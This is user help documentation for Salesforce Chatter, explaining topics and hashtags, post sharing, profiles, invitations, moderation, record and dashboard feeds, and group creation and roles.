Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To open a topic detail page, click a topic or hashtag. On the topic detail page, you can:

- Add a post directly to the topic feed. Your followers automatically see the post, and you can even add the post to a group you're a member of. Because you added the post on the topic feed, the topic is automatically added to your post.
- Edit the topic name and description. Next to Description, click . Anyone can edit topic names and descriptions, but you can only change the capitalization of topic names.

Note: Topic names and descriptions are not private, even those that appear solely in private groups and on records. Posts with topics have the same security and privacy as those without topics.

- Scan the feed to learn more about a topic and to discover which people (including those you don't follow) and public groups (including those you aren't a member of) are interested and knowledgeable about it.
- Click **Add to Favorites** to add the topics to your favorites on the Chatter page.
- See the number of people who recently talked about this topic. This includes people who added the topic to an update and people who commented on a post with the topic.
- If available, find out more about a topic using the lists on the right side.

  Related Topics

  Other topics that were added together with the current topic.

  Recent Files

  Files you have access to that were most recently posted to the topic feed.

  Groups Talking

  Public groups and groups you're a member of that most recently used the topic.

Adding Topics to Posts

Add topics to posts to organize them or to increase their visibility. You can add topics to your own posts immediately after posting, or you can add topics to any posts at any time directly in the feed.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: All topic names appear in the topics list and all topic names and descriptions are searchable, including topics used solely in private groups or on records.

1. In the top corner of the post, click .
2. Click **Add topics** or **Edit topics**.
3. In the topic editor, start typing your text. As you type, you can pick a topic from the list of suggestions, or keep typing to create your own unique topic. To add more than one topic, type a comma after each topic.

   Commas (,) and closing square brackets ( ]) automatically end a topic. Other punctuation, symbols, and separators are supported in topic names.
4. When you're done adding topics, click **Done** or press ENTER.

The topics you add become links to the topic detail pages.

See Also:

Adding Hashtag Topics to Posts and Comments
Adding a Topic as a Favorite

Adding Hashtag Topics to Posts and Comments

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Add topics to posts and comments to organize them or to increase their visibility.

For example, if you post that you're working on a sales presentation for your customer Universal Paper, you might want to add the hashtag topic **#Universal Paper** in your update. Anyone can click the topic to find out more information about Universal Paper and to see which people and groups are talking about Universal Paper.

To add a hashtag topic:

1. When writing an update, type # followed by any text. As you type, you can pick a topic from the list of suggestions, or press ENTER at any time to add a new topic that can be up to three words.

   Commas (,) and closing square brackets ( ]) automatically end a topic. Other punctuation, symbols, and separators are supported in topic names.
2. Click **Share**.

   The hashtag topic becomes a link to the topic detail page. The topic (without the hashtag) is also automatically added to the top-level post in the update. For example, if you include **#Universal Paper** in a comment under your coworker's post, the topic **Universal Paper** is added to your coworker's post.

Once you post an update, the only way to remove a hashtag topic is to delete the entire post or comment. You can, however, remove the topic from the top-level post.

See Also:

Adding Topics to Posts

Removing Topics from Posts

Remove a topic from a post if it no longer applies.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can remove topics from posts in the feed; however, you can't remove hashtag topics and you can't delete topics. Before you remove a topic from a post, consider whether you or someone else added it. Someone else may be tracking the update with topics you're not aware of.

1. In the top corner of the post, click .
2. Click **Edit topics**.
3. Click next to the topic you want removed from the post.
4. Click **Done** or press ENTER.

Removing a topic from a post removes the post from the topic feed on the topic detail page.

Adding a Topic as a Favorite

Add a topic as a favorite to quickly see the latest on the topics you're interested in.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click a topic.
2. On the topic detail page, click **Add to Favorites**.
   The favorite name is the same as the topic name.

Alternatively, you can click in the topic list view to add a topic to your favorites.

Tip: When viewing a topic favorite, you can click the topic name at the top of the feed to go directly to the topic detail page.

See Also:

Viewing All Topics

Adding a Hashtag Topic as a Favorite

Add a hashtag topic as a favorite to see all Chatter posts and comments with the hashtag right from the Chatter tab.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click a hashtag topic, such as **#acme**, to see the posts and comments with the hashtag topic.
2. Click **Add to Favorites**.
   The favorite name is the same as the topic, **#acme**.

Chatter Feed Search Results

Viewing the Topics People Are Talking About

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The topics you're talking about appear in your Chatter profile in the Recently Talked About section. This section helps people learn which topics you're knowledgeable about or interested in. These are the topics that you and others have frequently and recently (within the last two months) added to your posts and to posts you've commented on. For privacy reasons, Recently

Talked About topics don’t include topics used solely in private groups or record feeds. You can see up to five topics, with the most frequently and recently added topic appearing first. If you’re new to topics or if you haven’t used topics in the last two months, the Recently Talked About section doesn’t appear until you start using topics more frequently. Click a topic in this section to see the topic detail page.

Viewing the Topics Groups Are Talking About

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The topics that a group is talking about appear on the group detail page in the Recently Talked About section. This section helps people understand which topics a group is knowledgeable about or interested in. These are the topics most frequently and recently added to group posts over the last two months. You can see up to five topics, with the most frequently and recently added topic appearing first. If a group isn’t using topics, the Recently Talked About section doesn’t appear until the group starts using topics more frequently. Click a topic in this section to see the topic detail page.

Viewing Your Company's Trending Topics

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The Trending Topics area on the Chatter tab shows the topics being discussed right now in Chatter. The more frequently people add a specific topic to their posts and comments and comment on or like posts with the same topic over a short period of time, the more likely it is to become a trending topic. For example, if your coworkers are attending the upcoming Dreamforce conference and have started discussing it in Chatter, you may see a trending topic for Dreamforce. A trending topic is not solely based on popularity and usually relates to a one-time or infrequent event that has a spike in activity, such as a conference or a project deadline. For privacy reasons, Trending Topics don’t include topics used solely in private groups or record feeds.

SHARE POSTS

Sharing a Chatter Post

Sharing lets you quickly copy a public post to your profile or a group.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can share public Chatter posts that contain text, links, or files to your profile, with a group, or using a link to the post.

When you share a post, keep in mind:

- You can share a post to your own profile, but not to another person's profile.
- You can share the original post, including any files and attachments, but you can't share any comments or likes.
- You can comment on the shared post, but you can't edit a shared post.
- You can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions.
- You can only share posts with a group you're a member of.
- You can share a post to a group that allows customers. However, customers and other group members can't share posts from a private group.
- Only Chatter users inside your company can see a post that you shared using a link in an email or instant message.

When someone shares your post, you receive an email notification. To change your email notifications, from Setup, click **My Chatter Settings** > **Chatter Email Settings**.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can share public posts, but you can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions.

1. Find the post you want to share in your Chatter feed.
2. Click **Share.**
3. Type a comment about the post or leave the comment field blank.
4. In the drop-down list, select **A group**.
5. Type part of the group name and select the group from the list.

   If you are sharing a post with a file, select **Viewers** to allow group members to only view the file, or select **Collaborators** to allow group members to download and modify the file.
6. Click **Share**.
   The shared post appears in the feed of the group.

Sharing a Link to a Chatter Post

Share a post with other Chatter users via email or instant message.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

When sharing a link to a post, keep in mind:

- You can't share a link to a post from a private group.
- You can share public posts, but you can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions.
- In order to see the post, the people to whom you send the link to the post must be Chatter users.

1. Find the post you want to share in the Chatter feed.
2. Click **Share**.
3. In the top corner, click **Show link to post**.
4. Copy and paste the link in an email or instant message and send it to the people with whom you want to share the post. When recipients of the email or instant message click the link to the post, the post appears in their Chatter updates.

Viewing a Single Chatter Post

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can view a single Chatter post in a feed for a user, record or group.

- In a feed, click the timestamp displayed below the post, for example, **Yesterday at 12:57 AM**.
- In a Chatter email notification, click the link in the body of the email to view only the related post.
- To view the full feed, above the post, click **All Updates**.

Sharing a Link to a Chatter Post

PEOPLE IN YOUR ORGANIZATION

People Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The People tab and the People list on the Chatter tab display a list of the users in your organization.

- Click a person's name or photo to view his or her profile.
- Click **Follow** to see a person's updates in the Chatter feed. You can't follow customers.
- Click **Following** to stop seeing a person's updates in the Chatter feed.
- Click a column header to sort the list:
  - ◊ **Name** sorts alphabetically by name. By default, the list is sorted alphabetically, in ascending order.
  - ◊ **Following** sorts based on who you're following and not following.
- Search for users by typing characters of a first or last name in the search box at the top of the page. The list automatically filters based on what you type.
- At the top of the list, click a letter to list everyone whose last name begins with that letter.
- Invite people to join your Chatter network. Invited users can view profiles, post on their feed, and join groups, but can't see your Salesforce data or records.
- View the people that Chatter recommends you follow. Click **More** in the Recommended People section to view all of your recommendations. If no recommendations appear, then you're already following all the recommended people.

Chatter, Profile, People, Groups, and Files tabs are available by default in the Chatter app. Select the Chatter app from the app menu in the top right corner of any page. If your administrator has added these tabs to other apps, you see the tabs in those apps unless you previously customized your display. In that case, add the tabs to those apps.

Chatter Moderators

Profile Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: An enhanced version of the Profile page is currently available through a pilot program. For information on enabling the enhanced version of the Profile page, contact salesforce.com.

Customize your profile with a photo and information about yourself so your coworkers can learn more about you. Click ***`Your Name`*** > **My Profile** at the top of any page or click your name anywhere around the application to view your profile.

View other people's profiles by clicking their name. If hover details are enabled, you can also see contact details and perform actions by hovering over people, files, and groups in the recent items lists and owner fields on records.

Chatter, Profile, People, Groups, and Files tabs are available by default in the Chatter app. Select the Chatter app from the app menu in the top right corner of any page. If your administrator has added these tabs to other apps, you see the tabs in those apps unless you previously customized your display. In that case, add the tabs to those apps.

From your profile:

- Click in the Contact section to edit your contact information.
- Click in the About Me section to add additional information about yourself.
- Click above the feed to search for posts you have commented on or shared.
- Post an update in the `What are you working on?` field.
- Upload a profile photo.
- Send a private message.
- See who's following you and who you're following. If you're not following anyone, click **Find people to follow** in the Following list and start following people.
- View your group memberships. If you're not in any groups, click **Join or create groups** in the Groups list to join some groups.
- See your recent updates in your Chatter feed.
- View a single feed update.
- View, download, and search files you've posted in Chatter.
- View the topics you're talking about.
- See Chatter activity statistics and influence.

When using profiles, consider these tips:

- Your post displays in your Chatter feed and the feeds of people following you. To delete your post from feeds, hover over the post and click .
- You can attach files and links to your posts.
- Your contact information is also visible on your personal information page and is subject to validation or other rules set by your administrator.
- When you change your email address in your contact information, a confirmation is sent to the new address. You must click the link provided in that email for the change to take effect.
- Information in the About Me section is searchable. Use global search and view the People results.
- Portal users don't have profiles.
- For organizations using Salesforce to Salesforce, the Connection User displays in feeds, but does not have a profile.
- Users with the "Manage Users" permission can edit profiles and photos for other users.
- Click the **People** or **Chatter** links above the profile picture to go to the People list or to the Chatter page.

People Recommendations

Using the Following and Followers Lists

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

View the Following and Followers lists on your profile to see who and what you're following, and who is following you. If you're not following anyone, click **Find people to follow** in the Following list to view the People list and start following people. You can also view the Following and Followers lists on other people's profiles.

Note: When your administrator turns on Chatter, you automatically follow some users and records in your organization.

In either list, click **Show All** to view the full list in alphabetical order.

- Use the **Next** and **Previous** links to see more of the list.
- Optionally filter the Following list by people or objects, for example, accounts or files.
- In your Following list, click to stop following a person or record.
- In another person's Following list, click **Follow** to follow a person or record.
- In any Followers list, click **Follow** to follow a person, or to stop following them.
- Click **Done** to close the window.

See Also:

People Recommendations

People Recommendations

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter recommends people in your organization that you might want to follow based on similar interests. For example, Chatter recommends people who:

- Follow the same people as you.
- Are in your management hierarchy, such as your manager, people who report to your manager, and people who report to you.

  Salesforce uses the `Manager` field on your personal information page to determine these recommendations. If this field is blank, Chatter won't recommend people based on your management hierarchy. Only your Salesforce administrator can edit the `Manager` field.
- Are popular, which means they have many followers.
- Are new to Chatter.
- Are interested in the same records as you. For example, someone who has looked at or edited an account that you've recently viewed.
- Are often followed together with people you already follow. For example, if you follow Madison Rigsby, you get a recommendation for Suzanne Powell if many people who follow Madison also follow Suzanne.

To see an expanded list of your recommendations, click **More** in the Recommendations section. If no recommendations appear, then you're already following all the recommended people.

Profile Overview

Using the Files Owned List

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The Files Owned list on a profile shows the five files the profile owner attached most recently to a Chatter feed on the a profile, a record, or a group. It also includes files the profile owner has uploaded most recently to Salesforce CRM Content libraries. Hover over a file and you can preview it by clicking the thumbnail, follow, share, download, upload a new version, and go to the file detail page by clicking the file name.

To see a list of all the files the profile owner has attached and uploaded, to search for a specific file, or to perform actions on a file, click **Show All**. The 25 most recently viewed files are listed by default. On this list you can:

- Search for files the profile owner has attached and uploaded in Chatter and Salesforce CRM Content. The list doesn't include:
  - Documents from the Documents tab.
  - Attachments from the Notes and Attachments related list.

- Upload private files or upload and share files with people, groups, or via a file link.
- Preview a file without downloading it.
- Follow and receive updates about a file in the Chatter feed. Click next to the file you're following to stop receiving updates about the file.
- Click to download, upload a new version, share with people, groups, or via link, and see sharing settings.
- Click a file name to view the file detail page. You can view detail pages for all files, but you'll only see updates in the Chatter feed for files you follow.
- Click a file owner's name to see his or her profile.

Note:

- Only files you have access to are listed. For example, if the profile owner posted a file to a private group or library you're not a member of, you won't see that file in the list.
- Not all files can be previewed, such as copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews.
- Files without a file extension or with an unrecognized file extension are listed as "unknown" in the Type column.

Filtering Your Files List

Chatter Activity and Influence

See your personal Chatter activity statistics, such as how many posts you've made and how many likes you've received, and check your relative Chatter influence.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter activity statistics include how many posts and comments you've made, how many comments you've received, and how many people liked your posts and comments. Chatter influence shows how your activity stacks up to other people's.

- Top Influencers lead collaboration efforts by regularly sharing essential content.
- Active Influencers encourage others to get involved and share knowledge.
- Observers are quiet participants or just getting started in Chatter.

You can see your Chatter activity statistics and influence on your profile under your photo. You can also see your coworkers' Chatter activity and influence on their profiles. When viewing a profile, hover over under the profile photo for details about how that person is uniquely influential.

Profile Overview

Inviting People to Join Chatter

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To invite people to Chatter:	"Allow Invitations"

You can invite people from your company that don't have Salesforce licenses to use Chatter. Invited users can view profiles, post on their feed, and join groups, but can't see your Salesforce data or records.

To invite people to Chatter:

1. Click **Invite People to Chatter** on the People page or **Invite Coworkers!** on the Chatter page.

   Note: You can only invite people with email addresses in your company's domains.

   Portal users can't send invitations.

2. To send invitations from Chatter, enter email addresses and click **Send**.
3. To send invitations using your own email account, click **send your own email invitation**. If you have a default email client set, an email containing an invitation link opens in your mail program. Otherwise, you see an invitation link that you can copy and paste into an email.

You can also invite coworkers to join a public group even if they don't use Chatter yet. Additionally, owners and managers of private groups can send invitations. If customer invitations are enabled, owners and managers can also invite customers. When someone accepts an invitation to join the group, they join Chatter as well.

1. Click **Groups** and click on a group name.
2. In the Members section on the group detail page, click **Invite People**.

   If you are the group owner or manager, you can also click **Add/Remove Members**, then click **Invite them to Salesforce Chatter!**.

3. Enter email addresses and click **Send**.

Note: If a user doesn't accept the invitation within the first day, Chatter sends an email reminder the second day. If the user doesn't accept that invitation, Chatter sends another reminder the following day.

A user has up to 60 days to accept an invitation to join Chatter. If during that time, an administrator deselects `Allow Invitations` or removes the user's domain from the list, the user can't accept the invitation.

When delegated authentication single sign-on is enabled in your organization, invited users bypass the password registration page. If their username already exists, they won't be able to accept the invitation.

MODERATE CHATTER FREE USERS

Chatter Moderators


Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To moderate Chatter:	“Moderate Chatter”

A moderator is a Chatter user with some additional privileges such as:

- Activate or deactivate Chatter Free users
- Assign a Chatter Free user as moderator or take the privilege away
- Delete posts and comments that they can see

You can tell if someone is a moderator by the special banner on their profile picture.



See Also:

Chatter Group Roles Overview

Assigning Moderator Privileges to Chatter Free Users

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To assign moderator privileges to Chatter Free users:	"Moderate Chatter"

As a moderator, you can assign moderator privileges to Chatter Free users in your organization. You can also remove them if needed.

1. Go to the person's profile page by clicking their name in the People tab or on a feed.
2. On the profile page, click **Manage User**.
   - If you want the person to be a moderator, select **Assign Moderator Privileges**.
   - If the person is a moderator and you want to revoke those privileges, select **Remove Moderator Privileges**.

See Also:

Changing Chatter Group Roles

Deactivating Chatter Free Users

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To deactivate Chatter Free users:	"Moderate Chatter"

As a moderator, you can deactivate Chatter Free users if, for example, they left the company.

1. Go to the person's profile page by clicking their name in the People tab or on a feed.
2. On the profile page, click **Manage User** and select **Deactivate User**.

If you need to re-activate a Chatter Free user, you must use global search to find their profile, as deactivated users don't show up on the People tab. To activate a user:

1. Find the person's profile using global search.
2. On the profile page, click **Manage User** and select **Activate User**.

What happens when the owner of a Chatter group is deactivated?

VIEWING UPDATES ON RECORDS AND LIST VIEWS

Automatically Following Records You Own

When you follow records you create, updates are sent to your Chatter feed when you or someone else changes a tracked field on those records.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com Editions**.

User Permissions Needed	
To view a record:	"Read" on the record

By default, you don't automatically follow the records you create. If you want to automatically follow the records you create, you must enable auto-follow in your Chatter Settings.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Chatter Settings** > **My Feeds**.
   - If you clicked **My Settings**, select **Chatter** > **My Feeds**.
3. Select `Automatically follow records I create`.
4. Click **Save**.

Note: If the `Account Owner` field isn't tracked and someone changes the owner of an account, the new owner won't automatically follow the account. To automatically follow a record when someone else assigns you ownership, your administrator must enable the owner field on the object for feed tracking.

See Also:

Viewing Record Feeds
Record Recommendations

Viewing Record Feeds

View the Chatter feed associated with a record you follow to see updates about the record.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Record feeds allow you to track information for records you have access to. On the record detail page, click **Show Feed** to display the record feed above the account details.

In the record feed, you can

- View posts, comments, and tracked field changes
- Write an update about the record and share it with other people who follow the record

  Updates on the record detail page also display on the Chatter page of people who follow the record, and anyone who has access to the records can see the update on the All Company feed.
- See who is following the record
- Search the record feed ( )

Note: Record field changes in the feed aren't included in the search results.

Can I create a custom report for records I'm following?

Currently, you can't customize a report based on records you're following in Chatter.

See Also:

The People and Records You Auto-Follow Initially

Can other people follow records I own?

Yes, provided that they can already see the record. People can only follow records they can see, and by extension, can only see updates to records they can see.

See Also:

Record Recommendations

Record Recommendations

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Following records helps keep you up-to-date on important changes to accounts, contacts, opportunities, and more. Chatter recommends records that you've viewed or edited, records that you own (and aren't already following), and parent accounts of records that you're following.

Chatter won't recommend records that your Salesforce administrator has disabled feed tracking for. Only opportunities, accounts, leads, contacts, and articles are included in record recommendations.

To see an expanded list of your recommendations, click **More** in the Recommendations section. To see your record recommendations by object, click the object in the side filters. For example, click **Accounts** to view only your account recommendations.

If no recommendations appear, then you're already following all the recommended records.

See Also:

Viewing Record Feeds

Viewing Chatter Feeds on List Views

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If Chatter is enabled, click **Chatter** on a standard or custom object list view to see a Chatter feed with updates from the last 30 days for the records included in the list view. Click **List** to display the list view again. You can choose a different list view from either mode.

- Click a record name to view the record, or a person's name to view their profile
- Click **Comment** to comment on a post
- Click **Like** to like a post
- Click the timestamp of a post, for example, **Yesterday at 12:57 AM**, to see that post in the feed of its associated record
- Click **Show More** to see older posts

Consider the following tips for Chatter feeds on list views:

- You can only view Chatter feeds on list views for objects enabled for feed tracking.
- If drag-and-drop scheduling on list views is enabled, you won't see Chatter feeds on the list views for accounts, contacts, or leads.

See Also:

Viewing Record Feeds

Adding a List View as a Chatter Favorite

Add a list view as a Chatter favorite to monitor key business processes directly from your Chatter tab.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Open an existing list view or create a list view for a set of records, like for example accounts, opportunities, or leads.
2. Click **Feed** in the top-right corner to see the Chatter updates for the list items.
3. Click **Add to Favorites**.

The favorite name on the Chatter tab is the same as the list view name.

Viewing Record Feeds

DASHBOARDS AND DASHBOARD COMPONENTS

Following Dashboard Components

If feed tracking is enabled for dashboards, you can view updates and field changes in the Chatter feed. You can also follow dashboards and certain dashboard components.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view dashboards:	"Run Reports" AND access to dashboard folder

Following components isn't supported for dynamic dashboards.

Only unfiltered data is used to generate alerts. This prevents alerts being sent out (incorrectly) because a component's value appeared to cross a breakpoint as a result of filtering.

If you don't see feeds, ask your administrator to enable feed tracking for dashboards.

For example, to receive alerts when total sales for a gauge fall below a certain amount, set conditional highlighting on that component, then follow it.

- Hover over a component to display the menu.

  To clear the hover menu, click an empty part of the screen.
- Click **Follow this Component**.

To stop following a component, click and select **Following**.

See Also:

Viewing Record Feeds

About Posting Snapshots to User and Group Feeds

When you post a component snapshot to a Chatter feed, consider who you would like to share and comment on the component.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A snapshot is a static image of a dashboard component at a specific point in time posted to a Chatter feed. Post a component snapshot to a user or group feed to share and comment on that component. For example, post a snapshot of this month's sales to your team.

Each snapshot has a “Viewing As” label. This is the name of the running user whose dashboard component you’re viewing.

You can also post snapshots of filtered components (except Visualforce or s-control components). When viewers click the snapshot title in the feed, they’re taken to your filtered view of the dashboard if the filters are still valid. If the filters aren’t valid, they see the unfiltered dashboard.

If you don't see the option to post a snapshot, talk to your administrator about enabling dashboard component snapshots.

Important: Posting a snapshot to a user or group feed makes it potentially visible to the entire organization:

- Posting to a user feed makes the snapshot public. Anyone who views that user's profile can see it.
- Posting to a public group makes the snapshot public. Anyone who views your profile or the group feed can see it.
- Posting to a private group shows the snapshot to all group members.

People can see it whether they have access to the dashboard or not. Make sure the component doesn't contain sensitive information!

See Also:

Following Dashboard Components

Posting Snapshots to Chatter

Post a snapshot of a dashboard component to a Chatter feed to help other users follow changes in the data.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view dashboards:	“Run Reports” AND access to dashboard folder

A snapshot is a static image of a dashboard component at a specific point in time posted to a Chatter feed.

- Post a component snapshot to its dashboard feed to share information with everyone following the dashboard. For example, post a snapshot of a regional sales chart to let your team know that sales are down in the Midwest.
- Post a component snapshot to a user or group feed to spark comment or action from that user or group.

Each snapshot has a “Viewing As” label. This is the name of the running user whose dashboard component you’re viewing.

You can also post snapshots of filtered components (except Visualforce or s-control components). When viewers click the snapshot title in the feed, they’re taken to your filtered view of the dashboard if the filters are still valid. If the filters aren’t valid, they see the unfiltered dashboard.

If you don't see feeds, ask your administrator to enable feed tracking for dashboards.

1. Hover over a component to display the menu.
   To clear the hover menu, click an empty part of the screen.
2. Choose where you want your snapshot to appear.
   a. To show it in a dashboard, click **Post Snapshot to Dashboard Feed**.
   b. To show it to a user or group, click **Post Snapshot to User or Group Feed**.
3. Write a comment in the text box and click **OK**. If you’re posting a filtered component, you may want to mention that in your comment.

The snapshot and comment immediately appear in the dashboard feed.

Note: Snapshot images display in feeds for four months. After four months, only the comments remain.

Making a Post

CHATTER GROUPS

Chatter Groups Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter groups let you collaborate with specific people. For example, if you're working on a team project, you can create a group for your team to share project-related files and information. You can join up to 100 groups, and your company can have a total of 10,000 groups. Chatter groups have different levels of access:

- Public: Anyone can see and add posts, comments, and files. Anyone can join a public group.
- Private: Only members can see and add posts, comments, and files. People must ask to join or be added by the group's owner or managers. People with ”Modify All Data” permission can see posts, updates, and files, and join private groups directly.
  - ◊ Allow Customers: The group owner and managers can invite customers to join the group. You can easily identify groups with customers by the orange upper left corner of the group photo.

Note: Once you allow customers in a group, you can't change the group access level.

Click **Groups** on the Chatter tab to see a list of groups.

Note: Chatter, Profile, People, Groups, and Files tabs are available by default in the Chatter app. Select the Chatter app from the app menu in the top right corner of any page. If your administrator has added these tabs to other apps, you see the tabs in those apps unless you previously customized your display. In that case, add the tabs to those apps.

Chatter Group Roles Overview
About Chatter Customers in Private Groups

Chatter Groups Page Overview

The Groups page displays a list of the Chatter groups in your company.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Using Chatter Groups (2:16 minutes)

Click **Groups** on the sidebar of the Chatter page to display the list of Chatter groups. On the Groups page you can

Create a new group

Click **New Group** to access the New Group page and create your group.

Filter and sort the groups list

Use the following filters to filter your groups.

- **All Groups** shows all groups in your company
- **Recently Viewed** shows the groups you recently looked at, starting with the group you viewed last
- **My Groups** shows the groups you belong to, own, or manage

Click a column header to sort the list. The Group column sorts by group name; the Last Activity column sorts by the date of the last post or comment on a group; the Membership column sorts based on your membership status.

Search for a group

Search for groups by typing two or more letters of a group name or description in the `Find Groups` box. The list automatically filters based on what you type.

View a group

Click a group name to view the group. You can view all groups, but you'll only see updates and files for public groups, and for private groups you belong to. Groups that allow customers say (With Customers).

Join a public group or ask to join a private group

Click **Join** to join a public group. For private groups, click **Ask to Join** to email a request to join to the group's owner and managers. Users with the "Modify All Data" permission can directly join private groups, and therefore see **Join** for private groups.

Leave a group or withdraw a request to join a group

Click ✖ to leave a group or to withdraw a request to join a group.

View the group owner's profile

Click a group owner's name to see his or her profile.

Get a group recommendation

View the groups that Chatter recommends you join based on the group's popularity and the number of connections you have in the group in the Recommendations section. Click **More** to see the full list. If you don't see recommendations, you already belong to all the recommended groups.

See Also:

Using the Group Files List

CREATE PUBLIC OR PRIVATE GROUPS

Creating Chatter Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Create Chatter groups to collaborate with your teams and work on projects.

1. On the Chatter tab, click **Groups**.
2. Click **New Group** and enter a group name and description.

   Note: The group name must be unique.

   If Communities is enabled, the group name must be unique within the community.

3. Select an access level:

   - Public: Anyone can see and add posts, comments, and files. Anyone can join a public group.
   - Private: Only members can see and add posts, comments, and files. People must ask to join or be added by the group's owner or managers. People with "Modify All Data" permission can see posts, updates, and files, and join private groups directly.

     ◊ Allow Customers: The group owner and managers can invite customers to join the group. You can easily identify groups with customers by the orange upper left corner of the group photo.

Note: Once you allow customers in a group, you can't change the group access level.

4. Click **Save**.

Note: You own groups you create. To assign a new owner, finish creating the group, then edit the group settings.

See Also:

Can I change a group's access level, for example, to make a private group public?

Editing, Changing the Owner, or Deleting Chatter Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can edit settings for Chatter groups you own or manage.

1. Click **Group Settings** on a group detail page.
2. Optionally edit the group name and description.
3. Optionally type a name or click the lookup icon to search the group members to assign a new **Owner**. Only the current owner or people with the “Modify All Data” permission can change the owner, and you must choose the owner from existing members. Customers can't own groups.
4. Optionally change the access level:

   Note: If you change a private group to public, updates and files are visible to all users, all pending requests to join the group are accepted, and anyone can join the group.

   - Public: Anyone can see and add posts, comments, and files. Anyone can join a public group.
   - Private: Only members can see and add posts, comments, and files. People must ask to join or be added by the group's owner or managers. People with ”Modify All Data” permission can see posts, updates, and files, and join private groups directly.
     - ◊ Allow Customers: The group owner and managers can invite customers to join the group. You can easily identify groups with customers by the orange upper left corner of the group photo.

       Note: Once you allow customers in a group, you can't change the group access level.

5. Click **Save**.

If you own a group or have the “Modify All Data” permission, click **Delete** to delete the group.

See Also:

Adding and Removing Chatter Group Members

Adding and Removing Chatter Group Members

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To add or remove members for Chatter groups you own or manage:

1. Click **Add/Remove Members** on a group detail page.
2. Find who you're looking for:
   - Search using the `Find People` search box.
   - Toggle between **Requests** to join the group, **Members** of the group, and **Everyone** in your company.
   - Use the **Next** and **Previous** links to see more of the list.

   Note: If the group allows customers, existing Chatter customers will appear in this list.

   If you can't find who you're looking for, you can invite people by clicking **Invite them to Salesforce Chatter!**.
3. Click **Add** to add a member, or to remove a member. For people who have requested to join, click **Accept** to accept the request, or to decline.
4. Click **Done** when you're finished.

People can also join groups directly. To be notified when you're added to Chatter groups, enable email notifications.

GROUP ROLES

Chatter Group Roles Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

This table describes the actions that can be performed by members, managers, and owners of Chatter groups. Customers can be group members and managers, but not owners.

Action	Owner	Manager	Member
Post, comment, and search group feeds	Yes	Yes	Yes
Change member roles	Yes	Yes	
Edit group settings	Yes	Yes	
Add and remove members	Yes	Yes	
Delete posts and comments	Yes	Yes	
Edit Information field	Yes	Yes	
Delete group	Yes		
Change group owner	Yes		

